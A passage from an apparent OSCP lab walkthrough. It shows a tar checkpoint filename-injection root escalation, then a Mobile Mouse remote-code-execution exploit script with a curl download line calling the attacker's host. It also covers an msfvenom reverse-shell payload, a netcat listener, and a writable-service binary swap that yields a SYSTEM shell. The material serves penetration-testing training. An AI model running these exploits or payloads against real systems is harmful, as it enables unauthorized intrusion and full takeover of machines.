cassie@oscp:/opt/admin$ ls -asl
total 20
4 -rw-r--r-- 1 cassie cassie 1 Jan 7 13:45 --checkpoint-action=exec=sh shell.sh
4 -rw-r--r-- 1 cassie cassie 1 Jan 7 13:45 --checkpoint=1
4 drwxr-xr-x 2 cassie cassie 4096 Jan 7 13:45 .
4 drwxr-xr-x 3 root root 4096 Nov 2 11:34 ..
4 -rw-r--r-- 1 cassie cassie 46 Jan 7 13:45 shell.sh
```

We know the cron job runs every 2 minutes, so now all we need to do is wait for 2 minutes and then use the bash suid to get a root shell as below.

```
cassie@oscp:/opt/admin$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# hostname
oscp
bash-5.1#
```

PASCHA

Starting with a nmap script/version scan as below:

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
7680/tcp  open  pando-pub?
9099/tcp  open  unknown
| fingerprint-strings:
| FourOhFourRequest, GetRequest:
|   HTTP/1.0 200 OK
|   Server: Mobile Mouse Server
|   Content-Type: text/html
|   Content-Length: 321
|_  <HTML><HEAD><TITLE>Success!</TITLE><meta name="viewport" content="width=device-width,user-scalable=no" /></HEAD><BODY BGCOLOR=#000000><br><br><p style="font:12pt arial,geneva,sans-serif; text-align:center; color:green; font-weight:bold;">The server running on "OSCP" was able to receive your request.</p></BODY></HTML>
35913/tcp open  unknown
```

Port 9099 in the above nmap script scan looks interesting with banner of Mobile Mouse Server. Let's check **exploitdb**:


```
(rootkali)-[/home/kali]
# searchsploit 'mobile mouse'
-----
-----
Exploit
Title
| Path
-----
-----
Mobile Mouse 3.6.0.4 - Remote Code Execution | windows/remote/51010.
(RCE)
py
-----
-----
Shellcodes: No Results
```

Even though we don't have the version that's running on the target machine, we can try to run the exploit and we also have to modify the exploit as seen in the error below:

```
(rootkali)-[~/home/kali/preprod-test/OSCP-C/mobile_mouse]
# searchsploit -m 51010
Exploit: Mobile Mouse 3.6.0.4 - Remote Code Execution (RCE)
URL: https://www.exploit-db.com/exploits/51010
Path: /usr/share/exploitdb/exploits/windows/remote/51010.py
Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/preprod-test/OSCP-C/mobile_mouse/51010.py

(rootkali)-[~/home/kali/preprod-test/OSCP-C/mobile_mouse]
# python3 51010.py
File "/home/kali/preprod-test/OSCP-C/mobile_mouse/51010.py", line 4
    download_string= f"curl http://{{lhost}}:8080/{{command_shell}} -o
                           ^
SyntaxError: unterminated string literal (detected at line 41)
```

We have to remove the extra line-break in the line 41 as below



```
File Actions Edit View Help
13 import argparse
14
15 help = " Mobile Mouse 3.6.0.4 Remote Code Execution "
16 parser = argparse.ArgumentParser(description=help)
17 parser.add_argument( "--target", help="Target IP", required=True)
18 parser.add_argument( "--file", help="File name to Upload")
19 parser.add_argument("--lhost", help="Your local IP", default="127.0.0.1")
20
21 args = parser.parse_args()
22
23 host = args.target
24 command_shell = args.file
25 lhost = args.lhost
26 port = 9099 # Default Port
27
28 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
29 s.connect((host, port))
30
31 CONN = bytearray.fromhex("434F4E4E4543541E1E63686F6B726968616D6D6564691E6950686F6E651E321E04")
32 s.send(CONN)
33 run = s.recv(54)
34
35 RUN = bytearray.fromhex("4b45591e3131341e721e4f505404")
36 s.send(RUN)
37 run = s.recv(54)
38
39 sleep(0.5)
40
41 download_string= f"curl http://[lhost]:8080/[command_shell] -o
42 c:\\Windows\\Temp\\{command_shell}'.encode('utf-8')
43 hex_shell = download_string.hex()
44 SHELL = bytearray.fromhex("4B45591E3130301E" + hex_shell + "1E04" +
45 "ab4591e2d311e454e5445521e04")
46 s.send(SHELL)
47 shell = s.recv(96)
48
49 print ("Executing The Command Shell... ")
50
51 sleep(1.)
52 RUN2 = bytearray.fromhex("4b45591e3131341e721e4f505404")
53 s.send(RUN2)
54 run2 = s.recv(54)
```

And as seen below, we will modify the line by removing the line break.

```
33 sleep(...)  
40  
41 download_string= f"curl http://[lhost]:8080/{command_shell} -o c:\Windows\Temp\{command_shell}*".encode('utf-8')  
42 hex_shell = download_string.hex()
```

Now, we can run the exploit without any issues, and note that firewall is enabled and we can catch the reverse shell at only selected ports, and we will use port 80 just to be on the safe side as below.

We use msfvenom as below to generate the payload to be hosted in our python server on port 8080 as scripted in the exploit code.

```
(rootkali)-[/home/kali/preprod-test/OSCP-C/mobile_mouse]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.206 LPORT=80 -f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: met.exe
```

and we will host a python server at port 8080 in the same directory where we generated our payload using msfvenom.

```
(rootkali)-[/home/kali/preprod-test/OSCP-C/mobile_mouse]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Running the exploit as below will now return a shell as oscp\tim that was built by the msfvenom command:

```
(rootkali)-[/home/kali/preprod-test/OSCP-C/mobile_mouse]
# python3 51010.py --target 192.168.206.155 --file met.exe --lhost 192.168.45.206
Executing The Command Shell...
Take The Rose
```

```
(rootkali)-[/home/kali]
# rlwrap nc -lvpn 80
listening on [any] 80 ...
connect to [192.168.45.206] from (UNKNOWN) [192.168.206.155] 52365
Microsoft Windows [Version 10.0.19045.2251]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\Temp>whoami & hostname
whoami & hostname
oscp\tim
oscp
```

Privilege Escalation on PASCHA

we can now enumerate further using PowerUp.ps1 from PowerSploit as below and find a modifiable service which we can restart at the same time as well.

```

PS C:\Windows\Temp> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\Temp> . .\PowerUp.ps1
.\PowerUp.ps1
PS C:\Windows\Temp> Invoke-AllChecks
Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...

<snip>

ServiceName          : GPGOrchestrator
Path                 : "C:\Program Files\MilleGPG5\GPGService.exe"
ModifiableFile       : C:\Program Files\MilleGPG5\GPGService.exe
ModifiableFilePermissions : {Delete, WriteAttributes, Synchronize, ReadControl...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName            : LocalSystem
AbuseFunction        : Install-ServiceBinary -Name 'GPGOrchestrator'
CanRestart           : True

[*] Checking service permissions...

ServiceName      : GPGOrchestrator
Path             : "C:\Program Files\MilleGPG5\GPGService.exe"
StartName        : LocalSystem
AbuseFunction   : Invoke-ServiceAbuse -Name 'GPGOrchestrator'
CanRestart       : True

```

We can modify the executable for GPGOrchestrator service and restart it to obtain a shell as SYSTEM as seen above in the enumeration output by **Invoke-AllChecks** cmdlet:

We can now use the same binary we created with msfvenom for mobile mouse and replace it with '**C:\Program Files\MilleGPG5\GPGService.exe**' and restart the service, which will provide us with a system shell as seen in the below steps.

```

PS C:\Windows\Temp> iwr -uri http://192.168.45.206/met.exe -O met.exe
iwr -uri http://192.168.45.206/met.exe -O met.exe
PS C:\Windows\Temp> mv 'C:\Program Files\MilleGPG5\GPGService.exe' 'C:\Program Files\MilleGPG5\GPGService.exe.bak'
mv 'C:\Program Files\MilleGPG5\GPGService.exe' 'C:\Program Files\MilleGPG5\GPGService.exe.bak'
PS C:\Windows\Temp> mv met.exe 'C:\Program Files\MilleGPG5\GPGService.exe'
mv met.exe 'C:\Program Files\MilleGPG5\GPGService.exe'
PS C:\Windows\Temp> Restart-Service 'GPGOrchestrator'
Restart-Service 'GPGOrchestrator'

```

And we will get a system shell as seen below on port 80.

```
(rootkali)-[/home/kali/preprod-test/OSCP-C/mobile_mouse]
# rlwrap nc -lvpn 80
listening on [any] 80 ...
connect to [192.168.45.206] from (UNKNOWN) [192.168.206.155] 52463
Microsoft Windows [Version 10.0.19045.2251]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami & hostname
whoami & hostname
nt authority\system
oscp

C:\Windows\system32>
```

We can now get the proof flag.